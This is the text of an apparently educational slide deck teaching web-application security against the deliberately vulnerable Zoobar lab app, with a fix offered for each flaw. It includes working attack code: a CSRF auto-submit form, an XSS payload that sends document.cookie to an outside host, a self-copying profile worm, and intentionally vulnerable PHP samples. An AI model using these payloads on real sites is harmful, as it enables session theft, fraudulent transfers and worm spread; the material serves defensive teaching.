Security in Web Applications
Victor Costan
Contents
- Web 101 For Developers
- Application Vulnerabilities
- Integration Vulnerabilities
- Wrap-Up
Web 101 For Developers
1. HTTP
2. Cookies
3. Content
4. Same-Origin Policy
HTTP Protocol
HTTP 1.0
- Client opens TCP connection to server
- Client sends HTTP request
- Server sends HTTP response
- Server closes TCP connection
- Client closes TCP connection
HTTP Protocol: Request Example
POST /zoobar/login.php HTTP/1.0
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100415 Ubuntu/10.04 (lucid) Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

login_username=boom&login_password=boom&submit_login=Log+in
HTTP Protocol: Request
- Verb (GET, POST, PUT, DELETE)
- Address (part of the URL)
- Request Headers
- Data
HTTP Protocol, revised
HTTP 1.1
- HTTP 1.0 +
Keep-Alive - Re-use a TCP connection for future requests-response pairs
- Avoids TCP handshake cost
- No change in semantics
- Still stateless
HTTP Protocol: Complex Request Example
POST /zoobar/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100415 Ubuntu/10.04 (lucid) Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://localhost/zoobar/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

login_username=boom&login_password=boom&submit_login=Log+in
HTTP Protocol: Response
- Status code and text (200 OK, 404 Not Found, …)
- Response headers
- Response data
HTTP Protocol: Response Example
HTTP/1.1 200 OK
Date: Wed, 21 Apr 2010 10:26:09 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4
Cache-Control: private
Set-Cookie: ZoobarLogin=boom; expires=Sat, 16-Apr-2011 10:26:09 GMT
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 546
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<link rel="stylesheet" type="text/css" href="zoobar.css">
<title>Login - Zoobar Foundation</title>
</head>
<body>
<!-- truncated -->
</body>
</html>
Cookies
Concepts
- Add state to HTTP, which is stateless
- Each DNS domain gets a cookie jar
- Cookie jar: key-value pairs, max size 4kb
Protocol
- HTTP response header sets cookies
- Subsequent HTTP request headers include cookie jar
Content
- Web page = HTML file + references
- References
- Presentation (style): CSS
- Multimedia: image, video, audio
- Behavior (scripts): JavaScript
- Behavior (plug-ins): Flash etc.
Content Example
<!DOCTYPE html>
<html>
<head>
<link rel="stylesheet" type="text/css" href="zoobar.css">
</head>
<body>
<a href="/index.php?action=logout">Log out boom</a>

<form method="POST" action="/zoobar/transfer.php">
<p>Send <input name="zoobars"> zoobars</p>
<p>to <input name="recipient"></p>
<input type=submit name=submission value="Send">
</form>

<script type="text/javascript" src="zoobars.js.php"></script>

</body>
</html>
Application Vulnerabilities
Application vulnerabilities can be detected by examining your application’s code, without any regard to the other pieces of software that it interacts with.
http://bit.ly/h5kVdb
Plaintext Passwords I
- Input Not Masked
- Fix: always use
type="password"for passwords, SSNs, etc
Plaintext Passwords II
<form action="/login.php" method="GET">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
Plaintext Passwords II
<form action="/login.php" method="GET">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
- Password will be shown in address bar
- Fix: never use
GETin login forms
Plaintext Passwords III
<form action="/login.php" method="POST">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
Plaintext Passwords III
<form action="/login.php" method="POST">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
- Mistyped password available in HTML source
- Fix: never echo a user’s password
- Never means never: HTML, e-mail, SMS
Plaintext Passwords IV
Plaintext passwords in database
- A database leak compromises user accounts on other sites
- Any disgruntled admin or developer can lead to a massive PR disaster
Hashed but unsalted passwords
- Almost equivalent to plaintext passwords
- Rainbow tables: huge databases (think DVD-BD) with hashes for probable passwords
Plaintext Passwords IV Fix
	    $salt = substr(md5(rand()), 0, 4);
	    $hashedpassword = md5($password.$salt);
	    $sql = "INSERT INTO Users (Username, Password, Salt) " .
	           "VALUES ('" . addslashes($username) . "', " .
	           "'$hashedpassword', '$salt')";
	    $db->executeQuery($sql);
    $sql = "SELECT Salt FROM Users WHERE Username = '" .
           addslashes($username) . "'";
    $rs = $db->executeQuery($sql);
    $salt = $rs->getValueByNr(0,0);
    $hashedpassword = md5($password.$salt);
    $sql = "SELECT * FROM Users WHERE " .
           "Username = '" . addslashes($username) . "' AND " .
           "Password = '$hashedpassword'";
Plaintext Passwords V
- Some frameworks (e.g. Rails) have automatic logging.
Processing SessionsController#create to json (for 96.39.52.46 at 2010-01-06 01:03:52) [POST]
  Parameters: {"name"=>"365c1e0d07b783297355e30022ea901d1dff96333b34929eb3650632bea73304", "device"=>{"hardware_model"=>"iPod2,1", "unique_id"=>"8186676124d4e588024ea29426f29d8aabb00858", "app_provisioning"=>"H", "app_version"=>"1.9", "app_id"=>"us.costan.StockPlay", "user_id"=>"0", "os_name"=>"iPhone OS", "os_version"=>"3.0", "model_id"=>"0", "app_push_token"=>"316e42e781d7cfb6f3de7ff2bab48e654c2d81da53d263476f8c66ca3253fc91"}, "format"=>"json", "action"=>"create", "controller"=>"sessions", "app_sig"=>"8f724fbfaf34772032412c5b638df009314c88bc6e6f245796cceb9c6db499f3", "password"=>"[FILTERED]"}
Completed in 45ms (View: 1, DB: 28) | 200 OK [http://istockplay.com/sessions.json]- The password is
[FILTERTED]. Are you flitering your logs?
No Access Control
Painfully obvious URLs.
- Saw
/show_message.php?id=5, let’s try/show_message.php?id=6 - Saw
/users/1and/users/1/edit, let’s try/users/1/delete(REST URLs) - Let’s try
/admin.php,/info.php,/status.php,/root.php
“Secret” URLs.
- Used for administrative pages, poor man’s ACL.
- Can (and will) be leaked during presentations
No Access Control: Fix
Autentication
- HTTP Basic is a quick way for protecting admin pages
- Authentication: OpenID gives you users, minus the hassles of an account system
Authorization
- Use HTTP
GETonly for idempotent requests.GETauthorizes proxies to cache pages and leads to accidental refreshes. - For every HTTP request, think about who is authorized to see the response.
Trusting Hidden Fields
Your total is $530.
<p>Your total is $530.</p>
<form action="/checkout.php" method="POST">
	Credit card number: <input type="text" name="cc_no" />
  <input type="submit" value="Place Order" />
  <input type="hidden" name="products" value="225,5331,7794" />
  <input type="hidden" name="price" value="530" />
</form>
- Field editing is trivial – Firebug
Trusting Cookies
    $result = $this->db->executeQuery($sql);
    if ( $result->next() ) {
    	$this->username = $username;
      setcookie($this->cookieName, $this->username, time() + 31104000);
      return true;
    if ( isset($_COOKIE[$this->cookieName]) ) {
	    $username = $_COOKIE[$this->cookieName];
	    $sql = "SELECT * FROM Person WHERE " .
      	     "(Username = '" . addslashes($username) . "') ";
	    $rs = $this->db->executeQuery($sql);
	    if ( $rs->next() ) {
- Cookie editing is trivial – Firecookie (Firebug plug-in)
Trusting Cookies: Fix I
- Create a random token on user logon.
- Store the token in the database and in a cookie.
      $token = md5($result->getCurrentValueByName("Password").mt_rand());

      $sql = "UPDATE Users SET Token = '$token' " .
             "WHERE Username='" . addslashes($username) . "'";
      $db->executeQuery($sql);
      $arr = array($username, $token);
      $cookieData = base64_encode(serialize($arr));
      setcookie($this->cookieName, $cookieData, time() + 31104000);
Trusting Cookies: Fix I
- Check the cookie against the token in the database.
    if ( isset($_COOKIE[$this->cookieName]) ) {
	    $arr = unserialize(base64_decode($_COOKIE[$this->cookieName]));
	    list($username, $token) = $arr;
	    if (!$username or !$token) {
	      return;
	    }
      return $this->_checkToken($username, $token);
    }
    $sql = "SELECT * FROM Users WHERE " .
           "(Username = '" . addslashes($username) . "') " .
           "AND (Token = '" . addslashes($token) . "')";
    $rs = $db->executeQuery($sql);
    if ( $rs->next() ) {
Trusting Cookies: Fix II
Use signed cookies.
# Basic idea.
set_cookie($cookie_name, hash_hmac("sha256", $value, $secret) . $value, time() + 31104000);- Scales better: no need to hit the database to check cookies.
- Harder to secure: everyone depends on one secret.
- Include an expiration date in the signature.
- Rails, Django implement signed cookies by default.
Logic Flaws
What’s wrong here?
    $zoobars = (int) $_POST['zoobars'];
    $sql = "SELECT Zoobars FROM Person WHERE Username='" .
           addslashes($user->username) . "'";
    $rs = $db->executeQuery($sql);
    $sender_balance = $rs->getValueByNr(0,0) - $zoobars;

    $sql = "SELECT Username, Zoobars FROM Person WHERE Username='" .
	   addslashes($recipient) . "'";
    $rs = $db->executeQuery($sql);
    $recipient_exists = $rs->getValueByNr(0,0);
    $recipient_balance = $rs->getValueByNr(0,1) + $zoobars;

    if($sender_balance >= 0 && $recipient_balance >= 0 && $recipient_exists) {
    	$sql = "UPDATE Person SET Zoobars = $sender_balance " .
             "WHERE Username='" . addslashes($user->username) . "'";
Logic Flaws
- The code accepts a negative ammount of zoobars. Donating becomes stealing!
Fix:
- Double-check the code where mistakes are expensive
- Good examples: economies, reputation systems (ratings), voting
Integration Vulnerabilities
Integration vulnerabilities are not obvious from the application’s logic. They happen when complex systems interact in unexpected ways.
- Web applications use a big soup of technologies
- Each integration point is a source of vulnerabilities
Solution
- Learn security implications of ALL technologies
SQL Injection
    $username = $_POST['login_username'];
    $sql = "SELECT * FROM Person WHERE (Username = '$username') ";
    $rs = $db->executeQuery($sql);
The code above leads to pwnage.
- SQL Injection 1:
'and"escape out of the string - SQL Injection 2:
;separates instructions,--comments out the rest of the line - SQL Injection 3:
OR 1=1killsWHEREclauses,DROP ALL TABLESkills your database
SQL Injection Fixes
- Escape every input that came in touch with the user. When in doubt, escape.
- Escaping: enclose strings in single quotes
', calladdslashes - Higher-level APIs (e.g. ORMs) escape automatically. Use them whenever possible.
    $sql = "SELECT Username FROM Users WHERE Username='" .
           addslashes($username) . "'";
SQL Injection: Featured on XKCD

- Very embarrassing: did you get pwned by someone who read xkcd?!
Source Code Leak
- On
scripts.mit.edumake sure your AFS permissions are set correctly. Ask a friend to try tocdinto your locker.
| Serverity | Problem | Workaround |
| low | database credentials in source | use firewall to prevent external connections |
| medium | other credentials (e.g. Facebook API key) | ask partners to restrict API access to your IPs |
| high | your source code is embarrassing | fix the damn file permissions |
Web Security: Model Overview
Problem
- HTTP is stateless: each request is independent.
- State is simulated via a cookie jar.
Threat Model
- User visits site B (e.g. Twitter) and logs in
- User visits site A (e.g. Facebook)
- Site A renders code that accesses data from site B
Web Security: Same-Origin Policy
Firewalls sites, so site A cannot interfere with site B
- Site A does not receive cookies from site B
- JavaScript from A cannot read site B’s cookie jar
- JavaScript from A cannot access the DOM of pages from site B
- JavaScript from A cannot send an
XmlHttpRequestto B
Web Security: Same-Origin Policy v2
Firewalls sites, so site A cannot interfere with site B
- Site A does not receive cookies from site B
- JavaScript from A cannot read site B’s cookie jar
- JavaScript from A cannot access the DOM of pages from site B
- JavaScript from A cannot send an
XmlHttpRequestto B unless- it makes the request without a cookie jar or
- B implements CORS (cross-origin resource sharing) and accepts A
Web Security: the Mashup Hole
DOM elements can access data from any URL.
| Tool | Motivation | Attack |
<img> |
CDNs (Content Distribution Networks) | Issue arbitrary GET requests. |
<form> |
CDNs, Mash-ups (e.g. payment forms) | Issue arbitrary requests. |
<script> |
CDNs, Mash-ups (e.g. Google Map widget) | Mash-up provider injects arbitrary code. |
| JSONP | Data from another server. | Data without user’s consent. |
CSRF: Cross-Site Request Forgery
- Assume the victim is logged into target site. Assumption usually holds for Facebook, Twitter, Gmail, etc.
- Convince victim to visit page with your code.
- Issue HTTP requests to target site. The requests use the victim’s cookie jar.
- Myth: people don’t visit arbitrary URLs; Twitter +
bit.lyURLs - Myth: CSRF attacks are hard to mount
- Myth: only
GETrequests are vulnerable to CSRF
CSRF Howto 1/4: Study the Target
- Most Web applications have a freemium model; attacker can get an account on the system for free.
<form method=POST name=transferform
  action="<?php echo $_SERVER['PHP_SELF']?>">
<p>Send <input name=zoobars type=text value="<?php
  echo $_POST['zoobars'];
?>" size=5> zoobars</p>
<p>to <input name=recipient type=text value="<?php
  echo $_POST['recipient'];
?>" size=10></p>
<input type=submit name=submission value="Send">
</form>
CSRF Howto 2/4: Extract the Request
- Easy: use Firebug’s DOM inspector
- Trivial: use Firebug’s Net panel
| Form action | /transfer.php |
| Form method | POST |
zoobars |
number |
recipient |
user name |
submission |
Send |
CSRF Howto 3/4: Set Up a Form
<!DOCTYPE html>
<html>
  <body>
    <form action="http://localhost/zoobar/transfer.php" id="post_form"
          method="post" enctype="application/x-www-form-urlencoded">
      <input type="hidden" name="recipient" value="attacker" />
      <input type="hidden" name="zoobars" value="10" />
      <input type="hidden" name="submission" value="Send" />
    </form>
    <iframe id="form_target" name="form_target" style="visibility: hidden;">
    </iframe>

    <script type="text/javascript" src="csrf.js"></script>
  </body>
</html>CSRF Howto 4/4: Auto-Submit the Form
var frame = document.getElementById('form_target');
var form = document.getElementById('post_form');
form.target = frame.name;
frame.addEventListener('load', function() {
	window.location = "http://pdos.csail.mit.edu/6.893/2009/";
}, false);
form.submit();
Bonus: Stealth Attack
- Submit the form result to an
<iframe> - Redirect to safe page after the form is submitted
CSRF Fix
- Add a hard to guess token to each non-
GETrequest (with side-effects).
function check_csrf_token() {
	global $csrf_token;
	if ($_POST['_csrf_token'] != $csrf_token) {
		die();
	}
}
function csrf_form_field() {
	global $csrf_token;
	echo '<input type="hidden" name="_csrf_token" value="' . $csrf_token . '" />';
}
CSRF Fix
- Simple implementation: random token stored in cookie.
- The secret is an extra defense in case the random generator is defeated.
if (empty($_COOKIE['csrf_base']) || !isset($_COOKIE['csrf_base'])) {
	$csrf_base = sha1("csrf" . mt_rand() . "_" . getmypid() . "_" .
	                  microtime(true));
	setcookie('csrf_base', $csrf_base);
}
else {
  $csrf_base = $_COOKIE['csrf_base'];
}
$csrf_token = sha1($_COOKIE['csrf_base'] .
                   "hduM3POw/NCTmMfy7vKZxdDjupKnuK6r9");
XSS: Cross-Site Scripting
- Make the target site render your JavaScript from their server.
- Same-Origin Policy does not apply anymore.
XSS Howto 1/3: Find Vulnerability
- Test forms with
", HTML tags,javascript:links, etc. - Automated tools (fuzzers) exist.
XSS Howto 2/3: Inject an alert()
alert()proves that you can run JavaScript, has very few moving parts.- Once you have the
alert(), you can use standard payloads and tools to finish the attack.
http://localhost/zoobar/users.php?user="><script type="text/javascript">alert('Boom');</script><div style="display:none;" xx="XSS Howto 3/3: Full Attack
- Generate DOM elements to submit cookies to your site.
- Hide any validation errors that can point to your attack.
def session_exploit_js
  url = 'http://pdos.csail.mit.edu/6.893/2009/labs/lab3/sendmail.php'
  addr = 'costan@mit.edu'
  "(new Image()).src='#{url}?to=#{addr}&payload='" +
      "+encodeURIComponent(document.cookie)" +
      "+'&random='+Math.random();"
end
http://localhost/zoobar/users.php?user=%22+size%3D%2210%22%3E%3Cstyle+type%3D%22text%2Fcss%22%3E.warning%7Bdisplay%3Anone%3B%7D%3C%2Fstyle%3E%3Cscript+type%3D%22text%2Fjavascript%22%3E%3C%21--%0A%28new+Image%28%29%29.src%3D%27http%3A%2F%2Fpdos.csail.mit.edu%2F6.893%2F2009%2Flabs%2Flab3%2Fsendmail.php%3Fto%3Dcostan%40mit.edu%26payload%3D%27%2BencodeURIComponent%28document.cookie%29%2B%27%26random%3D%27%2BMath.random%28%29%3B%0A%2F%2F+--%3E%3C%2Fscript%3E%3Cdiv+style%3D%22display%3Anone%3B%22+xx%3D%22
XSS Defenses
Serve user content from another domain
- Very cheap for its effectiveness
- Domain name: $10, HTTP setup time: less than a day
Escape strings originating from the user
- If in doubt, escape. Rails 3 and Django default to escaping strings in views.
- Do not store escaped user input in the database. Prevents changing the output format.
XSS Defenses: Escaping
- Reject
javascript:URLs (check against/^https?\:/) - Prefer
htmlentities()tohtmlspecialchars() - Think about the difference between
ENT_COMPATandENT_QUOTES
 <nobr>User:
 <input type="text" name="user" value="<?php
   echo htmlentities($_GET['user']);
 ?>" size=10></nobr><br>
Leaking Data via AJAX
- Requests whose response fits nicely in a
<script>tag. - Most common offender – JSONP for cross-domain scripting
  var myZoobars = <?php
     $sql = "SELECT Zoobars FROM Person WHERE Username='" .
            addslashes($user->username) . "'";
     $rs = $db->executeQuery($sql);
     $balance = $rs->getValueByNr(0,0);
     echo $balance > 0 ? $balance : 0;
  ?>;
  var div = document.getElementById("myZoobars");
  if (div != null) {
    div.innerHTML = myZoobars;
Leaking Data via Ajax: Exploit
- Set up data interceptor (JavaScript function or DOM object)
- Use
<script>tag to obtain the data. - Use the data.
<div id="myZoobars">Nope</div>
    <script type="text/javascript"
            src="http://localhost/zoobar/zoobars.js.php">
    </script>
    <script type="text/javascript">
      if (document.getElementById('myZoobars').innerHTML == 'Nope') {
eval() is Evil
    $allowed_tags =
      '<a><br><b><h1><h2><h3><h4><i><img><li><ol><p><strong><table>' .
      '<tr><td><th><u><ul><em><span>';
    $profile = strip_tags($profile, $allowed_tags);
    $disallowed =
      'javascript:|window|eval|setTimeout|setInterval|target|'.
      'onAbort|onBlur|onChange|onClick|onDblClick|'.
      'onDragDrop|onError|onFocus|onKeyDown|onKeyPress|'.
      'onKeyUp|onLoad|onMouseDown|onMouseMove|onMouseOut|'.
      'onMouseOver|onMouseUp|onMove|onReset|onResize|'.
      'onSelect|onSubmit|onUnload';
    $profile = preg_replace("/$disallowed/i", " ", $profile);
    echo "<p id=profile>$profile</p></div>";
var total = eval(document.getElementById('zoobars').className);
eval() is Evil
<span id="zoobars" class="var d = document; var js = d.getElementById('javascript').innerHTML; var tag = d.createElement('script'); tag.setAttribute('type', 'text/javascript'); tag.innerHTML = js; d.body.appendChild(tag);">
Headshot!
</span>
<span style="display: none;" id="javascript">
var formEncode = function(args) {
  var output = '';
  for (var name in args) {
    if (output != '') { output += String.fromCharCode(38) }
    output += encodeURIComponent(name) + '=' + encodeURIComponent(args[name]);
  }
  return output;
}

var pay=new XMLHttpRequest();
pay.open('POST', '/transfer.php');
pay.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
pay.send(formEncode({recipient: 'attacker', zoobars: 1, submission: 'Send'}));

var profile = document.getElementById('zoobars').parentNode.innerHTML;
var copy=new XMLHttpRequest();
copy.open('POST', '/index.php');
copy.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
copy.send(formEncode({profile_update: profile, profile_submit: 'Save'}));
</span>eval() Is Evil: Fix
Use eval() very very sparingly.
eval()should not be a shortcut for parsing code.- Numbers:
parseInt(),parseFloat() - JSON:
JSON.parse()
var total = parseInt(document.getElementById('zoobars').className);
This is for real: the previous attack was inspired from MySpace 2005 profile worm.
Infrastructure: Plug-ins
Famous 2009 Vulnerabilities
- Windows Update compromises Firefox users by force-installing buggy .net plug-in
- Adobe Flash vulnerability used to install trojans via drive-by PDF downloads
Fixes
- Restrict types of files users can upload to your site
- Don’t require plug-ins, as much as possible
Infrastructure: Server Stack
Update all stack components that you own ASAP.
- At a minimum, you’re responsible for upgrading your application framework
- Good automated tests make platform updates quick and reliable. Best thing to have for 0-day vulnerabilities.
Maintaining your own server?
- Memorize the system’s update command (e.g.
sudo apt-get update; sudo apt-get dist-upgrade) - Consider using Ksplice for rebootless kernel updates
Wrap-Up
Contact Information
Victor Costan
- Facebook: pwnall
- Twitter: @pwnall
- E-mail: victor@costan.us
- Blog: blog.costan.us
Presentation Resources
Slides and Code
- Source code: http://github.com/costan/security_in_web_apps_slides/
- Pull requests (patches) are welcome!
Demo
- Zoobar code courtesy of MIT 6.893 and Stanford CS155 and
- Attacks: in
code/zoobar_attacks - Website: serve
code/zoobarathttp://localhost/zoobar